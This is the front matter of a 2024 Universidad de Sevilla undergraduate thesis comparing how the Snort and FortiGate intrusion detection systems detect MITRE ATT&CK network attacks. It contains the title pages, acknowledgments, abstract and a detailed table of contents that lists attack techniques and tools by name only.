

Trabajo Fin de Grado

Grado en Ingeniería de las Tecnologías de Telecomunicación

Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate

Autor: Javier García Borja

Tutor: Francisco Javier Muñoz Calle

Dpto. de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2024



Proyecto Fin de Grado
Ingeniería de las Tecnologías de Telecomunicación

Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate

Autor:

Javier García Borja

Tutor:

Francisco Javier Muñoz Calle

Profesor colaborador

Dpto. de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2024

Trabajo Fin de Grado: Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate

Autor: Javier García Borja

Tutor: Francisco Javier Muñoz Calle

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2024

El Secretario del Tribunal

A mi familia

Agradecimientos

Debo más que agradecimientos a mi familia. Por todo el amor y apoyo que me han brindado en todo momento, siempre de manera incondicional. Por su incalculable dedicación para que mis estudios y educación me convirtieran en lo que soy hoy en día, de lo cual me enorgullezco enormemente. Por haber pulido mi personalidad y por haberme transmitido unos valores ejemplares. Por todo.

Gracias a todos y cada uno de los profesores que han hecho de mí una persona más sabia y competente, porque más allá del conocimiento, hay otras aptitudes que uno sólo aprende de auténticos profesionales. En especial, quiero agradecerle su trabajo a Francisco Javier, por su paciencia, compromiso y empeño con este proyecto.

Por último, dar gracias a mis amigos y compañeros, por tantos buenos momentos vividos tanto dentro como fuera de la universidad, y por crear un ambiente tan agradable y sencillo, preocupándose siempre por mi bienestar.

Javier García Borja

Sevilla, 2024

Este proyecto comprende el estudio exhaustivo de la capacidad de detección de los IDS Snort y FortiGate en lo relativo a ataques en red.

Para llegar a este punto, se siguen unas pautas marcadas que definen el proceso de análisis completo.

La lista de ataques, clasificados categóricamente en base a su naturaleza y grado de detalle, se obtiene a partir de la matriz MITRE ATT&CK®.

Los ataques, con diferentes procedencias, han sido implementados de múltiples formas, haciendo uso de un gran abanico de herramientas y escenarios para su puesta en práctica.

El tráfico generado es capturado y enviado a los IDS para su detección.

Los resultados de las detecciones son expuestos siguiendo unos criterios concretos de análisis, que se resumen en enfoques particulares del comportamiento de los IDS.

Para documentar el proceso completo, se recurre a hojas de cálculo y una base de datos que condensan toda la información relevante del estudio.

Todas estas secciones derivan finalmente en una comparación y examinación de los resultados, estableciendo una conclusión de la capacidad de detección de Snort y FortiGate.

Abstract

The main purpose of this project covers the exhaustive study of the detection capacity of the IDS Snort and FortiGate, in terms of network attacks.

To reach this point, a marked guideline that defines the complete analysis process is followed.

The list of attacks, classified categorically by their nature and detail degree, is obtained from the MITRE ATT&CK® matrix.

The attacks, with different origins, have been implemented in several ways, making use of a wide range of tools and scenarios for their practical approach.

The generated traffic is captured and sent to both IDS for its detection.

The results of the detections are presented following concrete analysis criteria, which can be summarized as particular approaches of the behaviour of the IDS.

To document the complete process, spreadsheets and a database are used to condense the most relevant information of the study.

All these sections finally converge on a comparison and examination of the results, elaborating a conclusion about the efficacy of Snort and FortiGate.

Agradecimientos	IX
Resumen	XI
Abstract	XIII
Índice	XV
Índice de Tablas	XXV
Índice de Figuras	XXXV
1 Introducción	1
1.1 Motivación y objetivos	1
1.2 Estado del Arte	2
1.3 Metodología	2
2 Base teórica y Herramientas	3
2.1 Matriz MITRE ATT&CK®	3
2.2 Snort	3
2.3 FortiGate	4
2.4 Herramientas	4
2.4.1 Herramientas Base	5
2.4.1.1 VirtualBox	5
2.4.1.2 Wireshark	5
2.4.2 Herramientas Concretas	5
2.4.2.1 TheHarvester	5
2.4.2.2 Bulk-mail-verifier	5
2.4.2.3 Redes Sociales	5
2.4.2.4 OpenVPN	5
2.4.2.5 Exploit-Kit Shadyantra	6
2.4.2.6 RDP	6
2.4.2.7 PsExec y PsTools	6
2.4.2.8 Malicious-Browser-Extension	6
2.4.2.9 ElasticSearch	6
2.4.2.10 Comando Net use	6
2.4.2.11 Winreg / Comando reg	7
2.4.2.12 Active Directory Domain Services	7
2.4.2.13 Mimikatz	7
2.4.2.14 Comando quser / qwinsta	7
2.4.2.15 Comando dsquery	7
2.4.2.16 MailEnabler	7
2.4.2.17 ThunderBird	7
2.4.2.18 Microsoft Exchange	7
2.4.2.19 Windows Server	8
2.4.2.20 FakeTLS	8
2.4.2.21 Covenant	8
2.4.2.22 Google Drive API / Google Workspace	8
2.4.2.23 Bt-obex	8

2.4.2.24	Scapy	9
2.4.2.25	SSH	9
2.4.2.26	DVWA (Damn Vulnerable Web App)	9
3	Repositorio de Tráfico de Análisis	11
3.1	<i>Tráfico Legítimo</i>	11
3.1.1	Tráfico Legítimo Básico	11
3.1.2	Tráfico Legítimo DIT	11
3.2	<i>Tráfico de Ataque</i>	11
3.2.1	Tráfico Procedente de Repositorios Ajenos	12
3.2.2	Tráfico Generado	17
3.2.2.1	Gather Victim Identity Information (T1589)	21
3.2.2.2	Establish Accounts (T1585)	23
3.2.2.3	External Remote Services (T1133)	24
3.2.2.4	Drive-by Compromise (T1189)	25
3.2.2.5	Trusted Relationship (T1199)	27
3.2.2.6	System Services (1569)	29
3.2.2.7	Browser Extensions (T1176)	30
3.2.2.8	Indicator Removal (T1070)	32
3.2.2.9	Modify Registry (T1112)	33
3.2.2.10	Rogue Domain Controller (T1207)	35
3.2.2.11	OS Credential Dumping (T1003)	37
3.2.2.12	System Owner (T1033)	38
3.2.2.13	Domain Trust Discovery (T1482)	38
3.2.2.14	Internal Spearphishing (T1534)	40
3.2.2.15	Data from Network Shared Drive (T1039)	42
3.2.2.16	Email Collection (T1114)	43
3.2.2.17	Data Obfuscation – Protocol Impersonation (T1001)	45
3.2.2.18	Data Obfuscation - Steganography (T1001)	47
3.2.2.19	Fallback Channels (T1008)	48
3.2.2.20	Proxy (T1090)	50
3.2.2.21	Web Service (T1102)	51
3.2.2.22	Multi-Stage Channels (T1104)	52
3.2.2.23	Exfiltration Over Other Network Medium (T1011)	54
3.2.2.24	Automated Exfiltration (T1020)	55
3.2.2.25	Scheduled Transfer (T1029)	56
3.2.2.26	Exploit Public-Facing Application (T1190)	57
3.2.3	Resumen de Ataques	58
3.2.4	Validación de Ataques	62
4	Análisis de Detecciones	77
4.1	<i>Sistema de Detección – Snort</i>	77
4.2	<i>Sistema de Detección – FortiGate</i>	79
4.3	<i>Tráfico Legítimo</i>	80
4.3.1	Snort	80
4.3.1.1	Captura de Acceso HTTP (LEG-BAS)	80
4.3.1.2	Captura de Envío SMTP (LEG-BAS)	80
4.3.1.3	Captura de Acceso a YouTube (LEG-BAS)	80
4.3.1.4	Capturas DIT (LEG-DIT)	81
4.3.2	FortiGate	81
4.3.2.1	Captura de Acceso HTTP (LEG-BAS)	81
4.3.2.2	Captura de Envío SMTP (LEG-BAS)	81
4.3.2.3	Captura de Acceso a YouTube (LEG-BAS)	81
4.3.2.4	Capturas DIT (LEG-DIT)	82
4.4	<i>Tráfico de Ataque</i>	82
4.4.1	Snort	82

4.4.1.1	Data Obfuscation (T1001) – ATA1	82
4.4.1.2	Data Obfuscation (T1001) – ATA2	82
4.4.1.3	OS Credential Dumping (T1003) – ATA3	83
4.4.1.4	Fallback Channels (T1008) – ATA4	83
4.4.1.5	Exfiltration Over Other Network Medium (T1011) – ATA5	84
4.4.1.6	Remote System Discovery (T1018) – ATA6	84
4.4.1.7	Automated Exfiltration (T1020) – ATA7	85
4.4.1.8	Remote Services (T1021) – ATA8	85
4.4.1.9	Scheduled Transfer (T1029) – ATA9	85
4.4.1.10	Data Transfer Size Limits (T1030) – ATA10	85
4.4.1.11	System Owner (T1033) – ATA11	86
4.4.1.12	Data from Network Shared Drive (T1039) – ATA12	86
4.4.1.13	Network Sniffing (T1040) – ATA13	86
4.4.1.14	Network Sniffing (T1040) – ATA14	86
4.4.1.15	Network Sniffing (T1040) – ATA15	87
4.4.1.16	Network Sniffing (T1040) – ATA16	87
4.4.1.17	Exfiltration Over C2 Channel (T1041) – ATA17	87
4.4.1.18	Network Service Discovery (T1046) – ATA18	88
4.4.1.19	Network Service Discovery (T1046) – ATA19	89
4.4.1.20	Network Service Discovery (T1046) – ATA20	92
4.4.1.21	Windows Management Instrumentation (T1047) – ATA21	93
4.4.1.22	Exfiltration Over Alternative Protocol (T1048) – ATA22	93
4.4.1.23	Exfiltration Over Alternative Protocol (T1048) – ATA23	93
4.4.1.24	Scheduled Task/Job (T1053) – ATA24	93
4.4.1.25	Indicator Removal (T1070) – ATA25	94
4.4.1.26	Application Layer Protocol (T1071) – ATA26	94
4.4.1.27	Account Discovery (T1087) – ATA27	95
4.4.1.28	Proxy (T1090) – ATA28	95
4.4.1.29	Non-Application Layer Protocol (T1095) – ATA29	95
4.4.1.30	Web Service (T1102) – ATA30	96
4.4.1.31	Multi-stage Channels (T1104) – ATA31	96
4.4.1.32	Ingress Tool Transfer (T1105) – ATA32	96
4.4.1.33	Brute Force (T1110) – ATA33	97
4.4.1.34	Brute Force (T1110) – ATA34	97
4.4.1.35	Brute Force (T1110) – ATA35	97
4.4.1.36	Brute Force (T1110) – ATA36	98
4.4.1.37	Brute Force (T1110) – ATA37	98
4.4.1.38	Brute Force (T1110) – ATA38	98
4.4.1.39	Brute Force (T1110) – ATA39	99
4.4.1.40	Modify Registry (T1112) – ATA40	99
4.4.1.41	Email Collection (T1114) – ATA41	100
4.4.1.42	Data Encoding (T1132) – ATA42	100
4.4.1.43	External Remote Services (T1133) – ATA43	100
4.4.1.44	Browser Extensions (T1176) – ATA44	101
4.4.1.45	Forced Authentication (T1187) – ATA45	101
4.4.1.46	Forced Authentication (T1187) – ATA46	101
4.4.1.47	Drive-by Compromise (T1189) – ATA47	102
4.4.1.48	Drive-by Compromise (T1189) – ATA48	102
4.4.1.49	Exploit Public-Facing Application (T1190) – ATA49	103
4.4.1.50	Exploit Public-Facing Application (T1190) – ATA50	103
4.4.1.51	Exploit Public-Facing Application (T1190) – ATA51	103
4.4.1.52	Exploit Public-Facing Application (T1190) – ATA52	103
4.4.1.53	Exploit Public-Facing Application (T1190) – ATA53	104
4.4.1.54	BITS Jobs (T1197) – ATA54	104
4.4.1.55	Trusted Relationship (T1199) – ATA55	104

4.4.1.56	Hardware Additions (T1200) – ATA56	105
4.4.1.57	Exploitation for Client Execution (T1203) – ATA57	105
4.4.1.58	User Execution (T1204) – ATA58	105
4.4.1.59	Traffic Signaling (T1205) – ATA59	106
4.4.1.60	Rogue Domain Controller (T1207) – ATA60	106
4.4.1.61	Exploitation of Remote Services (T1210) – ATA61	106
4.4.1.62	Exploitation of Remote Services (T1210) – ATA62	107
4.4.1.63	Exploitation of Remote Services (T1210) – ATA63	107
4.4.1.64	Data from Information Repositories (T1213) – ATA64	107
4.4.1.65	System Binary Proxy Execution (T1218) – ATA65	108
4.4.1.66	Remote Access Software (T1219) – ATA66	108
4.4.1.67	Remote Access Software (T1219) – ATA67	108
4.4.1.68	Template Injection (T1221) – ATA68	108
4.4.1.69	Domain Trust Discovery (T1482) – ATA69	109
4.4.1.70	Defacement (T1491) – ATA70	109
4.4.1.71	Resource Hijacking (T1496) – ATA71	109
4.4.1.72	Network Denial of Service (T1498) – ATA72	109
4.4.1.73	Network Denial of Service (T1498) – ATA73	110
4.4.1.74	Network Denial of Service (T1498) – ATA74	110
4.4.1.75	Network Denial of Service (T1498) – ATA75	110
4.4.1.76	Network Denial of Service (T1498) – ATA76	110
4.4.1.77	Network Denial of Service (T1498) – ATA77	111
4.4.1.78	Network Denial of Service (T1498) – ATA78	111
4.4.1.79	Network Denial of Service (T1498) – ATA79	112
4.4.1.80	Network Denial of Service (T1498) – ATA80	112
4.4.1.81	Network Denial of Service (T1498) – ATA81	112
4.4.1.82	Endpoint Denial of Service (T1499) – ATA82	112
4.4.1.83	Endpoint Denial of Service (T1499) – ATA83	113
4.4.1.84	Endpoint Denial of Service (T1499) – ATA84	113
4.4.1.85	Endpoint Denial of Service (T1499) – ATA85	113
4.4.1.86	Endpoint Denial of Service (T1499) – ATA86	113
4.4.1.87	Endpoint Denial of Service (T1499) – ATA87	114
4.4.1.88	Endpoint Denial of Service (T1499) – ATA88	114
4.4.1.89	Endpoint Denial of Service (T1499) – ATA89	114
4.4.1.90	Endpoint Denial of Service (T1499) – ATA90	114
4.4.1.91	Endpoint Denial of Service (T1499) – ATA91	115
4.4.1.92	Endpoint Denial of Service (T1499) – ATA92	115
4.4.1.93	Server Software Component (T1505) – ATA93	116
4.4.1.94	Server Software Component (T1505) – ATA94	116
4.4.1.95	Internal Spearphishing (T1534) – ATA95	116
4.4.1.96	Transfer Data to Cloud Account (T1537) – ATA96	117
4.4.1.97	Pre-OS Boot (T1542) – ATA97	117
4.4.1.98	Create or Modify System Process (T1542) – ATA98	117
4.4.1.99	Adversary-in-the-Middle (T1557) – ATA99	117
4.4.1.100	Adversary-in-the-Middle (T1557) – ATA100	118
4.4.1.101	Adversary-in-the-Middle (T1557) – ATA101	118
4.4.1.102	Adversary-in-the-Middle (T1557) – ATA102	118
4.4.1.103	Adversary-in-the-Middle (T1557) – ATA103	118
4.4.1.104	Adversary-in-the-Middle (T1557) – ATA104	119
4.4.1.105	Adversary-in-the-Middle (T1557) – ATA105	119
4.4.1.106	Remote Service Session Hijacking (T1563) – ATA106	119
4.4.1.107	Data Manipulation (T1565) – ATA107	120
4.4.1.108	Phishing (T1566) – ATA108	120
4.4.1.109	Phishing (T1566) – ATA109	120
4.4.1.110	Exfiltration over Web Service (T1567) – ATA110	121

4.4.1.111	Dynamic Resolution (T1568) – ATA111	121
4.4.1.112	System Services (T1569) – ATA112	121
4.4.1.113	Lateral Tool Transfer (T1570) – ATA113	122
4.4.1.114	Non-Standard Port (T1571) – ATA114	122
4.4.1.115	Protocol Tunneling (T1572) – ATA115	123
4.4.1.116	Encrypted Channel (T1573) – ATA116	123
4.4.1.117	Compromise Infrastructure (T1584) – ATA117	123
4.4.1.118	Compromise Infrastructure (T1584) – ATA118	123
4.4.1.119	Compromise Infrastructure (T1584) – ATA119	124
4.4.1.120	Establish Accounts (T1585) – ATA120	124
4.4.1.121	Compromise Accounts (T1586) – ATA121	125
4.4.1.122	Gather Victim Identity Information (T1589) – ATA122	125
4.4.1.123	Active Scanning (T1595) – ATA123	126
4.4.1.124	Active Scanning (T1595) – ATA124	126
4.4.1.125	Active Scanning (T1595) – ATA125	127
4.4.1.126	Search Open Technical Databases (T1596) – ATA126	127
4.4.1.127	Phishing for Information (T1598) – ATA127	128
4.4.1.128	Network Boundary Bridging (T1598) – ATA128	128
4.4.1.129	Network Boundary Bridging (T1598) – ATA129	128
4.4.1.130	Network Boundary Bridging (T1598) – ATA130	128
4.4.1.131	Data from Configuration Repository (T1602) – ATA131	129
4.4.1.132	Build Image on Host (T1612) – ATA132	129
4.4.1.133	Build Image on Host (T1612) – ATA133	129
4.4.1.134	Group Policy Discovery (T1615) – ATA134	129
4.4.1.135	Content Injection (T1659) – ATA135	130
4.4.1.136	Content Injection (T1659) – ATA136	130
4.4.1.137	Hide Infrastructure (T1665) – ATA137	130
4.4.2	FortiGate	131
4.4.2.1	Data Obfuscation (T1001) – ATA1	131
4.4.2.2	Data Obfuscation (T1001) – ATA2	131
4.4.2.3	OS Credential Dumping (T1003) – ATA3	131
4.4.2.4	Fallback Channels (T1008) – ATA4	131
4.4.2.5	Exfiltración por Bluetooth (T1011) – ATA5	132
4.4.2.6	Remote System Discovery (T1018) – ATA6	132
4.4.2.7	Automated Exfiltration (T1020) – ATA7	132
4.4.2.8	Remote Services (T1021) – ATA8	132
4.4.2.9	Scheduled Transfer (T1029) – ATA9	133
4.4.2.10	Data Transfer Size Limits (T1030) – ATA10	133
4.4.2.11	System Owner (T1033) – ATA11	133
4.4.2.12	Data from Network Shared Drive (T1039) – ATA12	133
4.4.2.13	Network Sniffing (T1040) – ATA13	134
4.4.2.14	Network Sniffing (T1040) – ATA14	134
4.4.2.15	Network Sniffing (T1040) – ATA15	134
4.4.2.16	Network Sniffing (T1040) – ATA16	134
4.4.2.17	Exfiltration Over C2 Channel (T1041) – ATA17	134
4.4.2.18	Network Service Discovery (T1046) – ATA18	135
4.4.2.19	Network Service Discovery (T1046) – ATA19	135
4.4.2.20	Network Service Discovery (T1046) – ATA20	137
4.4.2.21	Windows Management Instrumentation (T1047) – ATA21	137
4.4.2.22	Exfiltration Over Alternative Protocol (T1048) – ATA22	138
4.4.2.23	Exfiltration Over Alternative Protocol (T1048) – ATA23	138
4.4.2.24	Scheduled Task/Job (T1053) – ATA24	138
4.4.2.25	Indicator Removal (T1070) – ATA25	138
4.4.2.26	Application Layer Protocol (T1071) – ATA26	139
4.4.2.27	Account Discovery (T1087) – ATA27	139

4.4.2.28	Proxy (T1090) – ATA28	139
4.4.2.29	Non-Application Layer Protocol (T1095) – ATA29	139
4.4.2.30	Web Service (T1102) – ATA30	139
4.4.2.31	Multi-Stage Channels (T1104) – ATA31	140
4.4.2.32	Ingress Tool Transfer (T1105) – ATA32	140
4.4.2.33	Brute Force (T1110) – ATA33	140
4.4.2.34	Brute Force (T1110) – ATA34	140
4.4.2.35	Brute Force (T1110) – ATA35	141
4.4.2.36	Brute Force (T1110) – ATA36	141
4.4.2.37	Brute Force (T1110) – ATA37	141
4.4.2.38	Brute Force (T1110) – ATA38	141
4.4.2.39	Brute Force (T1110) – ATA39	141
4.4.2.40	Modify Registry (T1112) – ATA40	142
4.4.2.41	Remote Email Collection (T1114) – ATA41	142
4.4.2.42	Data Encoding (T1132) – ATA42	142
4.4.2.43	External Remote Services (T1133) – ATA43	142
4.4.2.44	Browser Extensions (T1176) – ATA44	143
4.4.2.45	Forced Authentication (T1187) – ATA45	143
4.4.2.46	Forced Authentication (T1187) – ATA46	143
4.4.2.47	Drive-by Compromise (T1189) – ATA47	143
4.4.2.48	Drive-by Compromise (T1189) – ATA48	143
4.4.2.49	Exploit Public-Facing Application (T1190) – ATA49	144
4.4.2.50	Exploit Public-Facing Application (T1190) – ATA50	144
4.4.2.51	Exploit Public-Facing Application (T1190) – ATA51	144
4.4.2.52	Exploit Public-Facing Application (TT190) – ATA52	144
4.4.2.53	Exploit Public-Facing Application (T1190) – ATA53	144
4.4.2.54	BITS Jobs (T1197) – ATA54	145
4.4.2.55	Trusted Relationship (T1199) – ATA55	145
4.4.2.56	Hardware Additions (T1200) – ATA56	146
4.4.2.57	Exploitation for Client Execution (T1203) – ATA57	146
4.4.2.58	User Execution (T1204) – ATA58	146
4.4.2.59	Traffic Signaling (T1205) – ATA59	146
4.4.2.60	Rogue Domain Controller (T1207) – ATA60	146
4.4.2.61	Exploitation of Remote Services (T1210) – ATA61	147
4.4.2.62	Exploitation of Remote Services (T1210) – ATA62	147
4.4.2.63	Exploitation of Remote Services (T1210) – ATA63	147
4.4.2.64	Data from Information Repositories (T1213) – ATA64	147
4.4.2.65	System Binary Proxy Execution (T1218) – ATA65	148
4.4.2.66	Remote Access Software (T1219) – ATA66	148
4.4.2.67	Remote Access Software (T1219) – ATA67	148
4.4.2.68	Template Injection (T1221) – ATA68	149
4.4.2.69	Domain Trust Discovery (T1482) – ATA69	149
4.4.2.70	Defacement (T1491) – ATA70	149
4.4.2.71	Resource Hijacking (T1496) – ATA71	149
4.4.2.72	Network Denial of Service (T1498) – ATA72	149
4.4.2.73	Network Denial of Service (T1498) – ATA73	150
4.4.2.74	Network Denial of Service (T1498) – ATA74	150
4.4.2.75	Network Denial of Service (T1498) – ATA75	150
4.4.2.76	Network Denial of Service (T1498) – ATA76	150
4.4.2.77	Network Denial of Service (T1498) – ATA77	151
4.4.2.78	Network Denial of Service (T1498) – ATA78	151
4.4.2.79	Network Denial of Service (T1498) – ATA79	151
4.4.2.80	Network Denial of Service (T1498) – ATA80	151
4.4.2.81	Network Denial of Service (T1498) – ATA81	151
4.4.2.82	Endpoint Denial of Service (T1499) – ATA82	152

4.4.2.83	Endpoint Denial of Service (T1499) – ATA83	152
4.4.2.84	Endpoint Denial of Service (T1499) – ATA84	152
4.4.2.85	Endpoint Denial of Service (T1499) – ATA85	152
4.4.2.86	Endpoint Denial of Service (T1499) – ATA86	152
4.4.2.87	Endpoint Denial of Service (T1499) – ATA87	153
4.4.2.88	Endpoint Denial of Service (T1499) – ATA88	153
4.4.2.89	Endpoint Denial of Service (T1499) – ATA89	153
4.4.2.90	Endpoint Denial of Service (T1499) – ATA90	153
4.4.2.91	Endpoint Denial of Service (T1499) – ATA91	154
4.4.2.92	Endpoint Denial of Service (T1499) – ATA92	154
4.4.2.93	Server Software Component (T1505) – ATA93	154
4.4.2.94	Server Software Component (T1505) – ATA94	154
4.4.2.95	Internal Spearphishing (T1534) – ATA95	154
4.4.2.96	Transfer Data to Cloud Account (T1537) – ATA96	155
4.4.2.97	Pre-OS Boot (T1542) – ATA97	155
4.4.2.98	Create or Modify System Process (T1543) – ATA98	155
4.4.2.99	Adversary-in-the-Middle (T1557) – ATA99	155
4.4.2.100	Adversary-in-the-Middle (T1557) – ATA100	156
4.4.2.101	Adversary-in-the-Middle (T1557) – ATA101	156
4.4.2.102	Adversary-in-the-Middle (T1557) – ATA102	156
4.4.2.103	Adversary-in-the-Middle (T1557) – ATA103	156
4.4.2.104	Adversary-in-the-Middle (T1557) – ATA104	156
4.4.2.105	Adversary-in-the-Middle (T1557) – ATA105	157
4.4.2.106	Remote Service Session Hijacking (T1563) – ATA106	157
4.4.2.107	Data Manipulation (T1565) – ATA107	157
4.4.2.108	Phishing (T1566) – ATA108	157
4.4.2.109	Phishing (T1566) – ATA109	157
4.4.2.110	Exfiltration over Web Service (T1567) – ATA110	158
4.4.2.111	Dynamic Resolution (T1568) – ATA111	158
4.4.2.112	System Services (T1569) – ATA112	158
4.4.2.113	Lateral Tool Transfer (T1570) – ATA113	159
4.4.2.114	Non-Standard Port (T1571) – ATA114	159
4.4.2.115	Protocol Tunneling (T1572) – ATA115	159
4.4.2.116	Encrypted Channel (T1573) – ATA116	159
4.4.2.117	Compromise Infrastructure (T1584) – ATA117	160
4.4.2.118	Compromise Infrastructure (T1584) – ATA118	160
4.4.2.119	Compromise Infrastructure (T1584) – ATA119	160
4.4.2.120	Establish Accounts (T1585) – ATA120	160
4.4.2.121	Compromise Accounts (T1586) – ATA121	161
4.4.2.122	Gather Victim Identity Information (T1589) – ATA122	161
4.4.2.123	Active Scanning (T1595) – ATA123	161
4.4.2.124	Active Scanning (T1595) – ATA124	162
4.4.2.125	Active Scanning (T1595) – ATA125	162
4.4.2.126	Search Open Technical Databases (T1596) – ATA126	162
4.4.2.127	Phishing for Information (T1598) – ATA127	163
4.4.2.128	Network Boundary Bridging (T1599) – ATA128	163
4.4.2.129	Network Boundary Bridging (T1599) – ATA129	163
4.4.2.130	Network Boundary Bridging (T1599) – ATA130	163
4.4.2.131	Data from Configuration Repository (T1602) – ATA131	164
4.4.2.132	Build Image on Host (T1612) – ATA132	164
4.4.2.133	Build Image on Host (T1612) – ATA133	164
4.4.2.134	Group Policy Discovery (T1615) – ATA134	165
4.4.2.135	Content Injection (T1659) – ATA135	165
4.4.2.136	Content Injection (T1659) – ATA136	165
4.4.2.137	Hide Infrastructure (T1665) – ATA137	165

5	Resultados	167
5.1	<i>Hoja Detecciones</i>	167
5.2	<i>Hoja Mapeos</i>	168
5.3	<i>BBDD</i>	168
5.4	<i>Criterios de Análisis</i>	168
5.4.1	Ataques L2 vs L3 (Snort y FortiGate)	168
5.4.2	Ataque Principal vs Ataque Colateral (Snort y FortiGate)	168
5.4.3	Fuente de Alertas (Snort y FortiGate)	169
5.4.4	Densidad y Efectividad de Alertas (Snort y FortiGate)	169
5.4.5	Procedimiento de Identificación de Alertas y FP (Snort y FortiGate)	170
5.4.5.1	Manual	170
5.4.5.2	Automático	171
5.4.6	Detección Flujos, Mensajes e Instancias (Snort y FortiGate)	171
5.4.7	Detecciones Reales vs Detecciones Eficaces (Snort y FortiGate)	172
5.4.8	Protocolo de Ataque (Snort y FortiGate)	172
5.4.9	Ataques LV1 vs LV2 (Snort y FortiGate)	173
5.4.10	Rendimiento (Snort y FortiGate)	173
5.4.11	Grado de Implementación (Balance)	173
5.4.12	Resumen de Criterios	175
5.5	<i>Snort</i>	176
5.5.1	Fuente de Alertas (RuleSets)	176
5.5.2	Densidad y Efectividad de Alertas	179
5.5.3	Procedimiento de Identificación de Alertas y FP	185
5.5.4	Detecciones Reales – Flujos, Mensajes e Instancias	187
5.5.5	Detecciones Eficaces – Flujos y Ataques	199
5.5.6	Detecciones Eficaces - Protocolos	200
5.5.7	Detecciones Eficaces – LV1 vs LV2	202
5.5.8	Rendimiento	203
5.6	<i>FortiGate</i>	204
5.6.1	Fuente de Alertas (Motores de Detección)	204
5.6.2	Densidad y Efectividad de Alertas	205
5.6.3	Procedimiento de Identificación de Alertas y FP	209
5.6.4	Detecciones Reales - Flujos	209
5.6.5	Detecciones Eficaces – Flujos y Ataques	211
5.6.6	Detecciones Eficaces - Protocolos	213
5.6.7	Detecciones Eficaces – LV1 vs LV2	214
5.6.8	Rendimiento	215
5.7	<i>Balance</i>	217
5.7.1	Grado de Implementación	217
5.7.2	LV1 vs LV2	218
5.7.3	Comparación de Resultados entre Snort y FortiGate	219
5.7.3.1	Densidad y Efectividad de Alertas	219
5.7.3.2	Procedimiento de Identificación de Alertas y FP	220
5.7.3.3	Detecciones Reales – Flujos	220
5.7.3.4	Detecciones Eficaces – Flujos y Ataques	223
5.7.3.5	Detecciones Eficaces – Protocolos	224
5.7.3.6	Detecciones Eficaces – LV1 vs LV2	225
5.7.3.7	Rendimiento	226
5.7.3.8	Detecciones Eficaces + Efectividad de Alertas + Rendimiento	227
6	Conclusiones y Líneas de Continuación	229
6.1	<i>Conclusiones</i>	229
6.2	<i>Líneas de Continuación</i>	231
ANEXO A – Resumen de Ataques		233

ANEXO B – Validación de Pcaps	285
B.1 Gather Victim Identity Information (T1589) – ATA122	285
B.2 Establish Accounts (T1585) – ATA120	286
B.3 External Remote Services (T1133) – ATA43	286
B.4 Drive-by Compromise (T1189) – ATA47 y ATA48	287
B.5 Trusted Relationship (T1199) – ATA55	288
B.6 System Services (T1569) – ATA112	288
B.7 Browser Extensions (T1176) – ATA44	289
B.8 Indicator Removal (T1070) – ATA25	290
B.9 Modify Registry (T1112) – ATA40	290
B.10 Rogue Domain Controller (T1207) – ATA60	291
B.11 OS Credential Dumping (T1003) – ATA3	292
B.12 System Owner (T1033) – ATA11	293
B.13 Domain Trust Discovery (T1482) – ATA69	293
B.14 Internal Spearphishing (T1482) – ATA95	294
B.15 Data from Network Shared Drive (T1039) – ATA12	295
B.16 Email Collection (T1114) – ATA41	295
B.17 Data Obfuscation (T1001) – ATA2	296
B.18 Data Obfuscation (T1001) – ATA1	297
B.19 Fallback Channels (T1008) – ATA4	297
B.20 Proxy (T1090) – ATA28	298
B.21 Web Service (T1102) – ATA30	298
B.22 Multi-Stage Channels (T1104) – ATA31	299
B.23 Exfiltration Over Other Network Medium (T1011) – ATA5	299
B.24 Automated Exfiltration (T1020) – ATA7	300
B.25 Scheduled Transfer (T1029) – ATA9	300
B.26 Windows Management Instrumentation (T1047) – ATA21	301
B.27 Exfiltration Over Alternative Protocol (T1048) – ATA23	302
B.28 Exploit Public-Facing Application (T1190) – ATA53	302
B.29 Exploitation of Remote Services (T1210) – ATA60	303
B.30 Exploitation of Remote Services (T1210) – ATA62	303
B.31 Network Service Discovery (T1046) – ATA18	304
B.32 Brute Force (T1110) – ATA37	304
B.33 Brute Force (T1110) – ATA39	305
B.34 Exploit Public-Facing Application (T1190) – ATA49	305
B.35 Exploitation for Client Execution (T1203) – ATA57	306
B.36 Exploitation of Remote Services (T1210) – ATA63	306
B.37 Network Denial of Service (T1498) – ATA76	307
B.38 Network Denial of Service (T1498) – ATA78	308
B.39 Exploit Public-Facing Application (T1190) – ATA51 y ATA52	308
ANEXO C – Repositorio de Github	311
ANEXO D – Escenarios de Red	313
ANEXO E – Base de Datos	315
ANEXO F – Dificultades Encontradas	323
F.1 SYN Inicial y MTU	323
F.2 Velocidades de Reproducción – FortiGate	324
F.3 Variabilidad de Resultados – FortiGate	324
F.4 Personalización Instancia – FortiGate	324
F.5 División de Ataques LV1 / LV2 – Naturaleza Reglas FortiGate	325
F.6 Incompatibilidades en Reproducción de Paquetes – FortiGate	325
F.7 Personalización Fuerza Bruta y DoS – FortiGate	325
F.8 Fragmentación y “Jumbo Frames” – FortiGate	326
F.9 Opciones de Ejecución – Snort	327

F.10	Mantenimiento Matriz MITRE ATT&CK	327
F.11	Siniestros, Identificación y Recuperación	327
ANEXO G – Proceso de Análisis		329
G.1	Snort	329
G.2	FortiGate	330
Referencias		333
Glosario		337

ÍNDICE DE TABLAS

Tabla 3-1. Fuentes de Ataques	12
Tabla 3-2. Alcance de Implementación Previo – Tácticas / Técnicas / Subtécnicas	17
Tabla 3-3. Resumen de Técnicas con Necesidad de Implementación	19
Tabla 3-4. Esquema para la representación de ataques	20
Tabla 3-5. Recogida de Direcciones de Correo Electrónico	21
Tabla 3-6. Establecimiento de Cuentas de Redes Sociales	23
Tabla 3-7. Acceso a Servicios Remotos	24
Tabla 3-8. Paso por Compromiso	25
Tabla 3-9. Relación de Confianza	27
Tabla 3-10. Ejecución Remota de Servicios	29
Tabla 3-11. Extensiones de Navegador	30
Tabla 3-12. Borrado de Indicadores	32
Tabla 3-13. Modificación de Registro	33
Tabla 3-14. Controlador de Dominio Corrupto	35
Tabla 3-15. DCSync	37
Tabla 3-16. Descubrimiento de Dueño del Sistema	38
Tabla 3-17. Descubrimiento de Dominios de Confianza	38
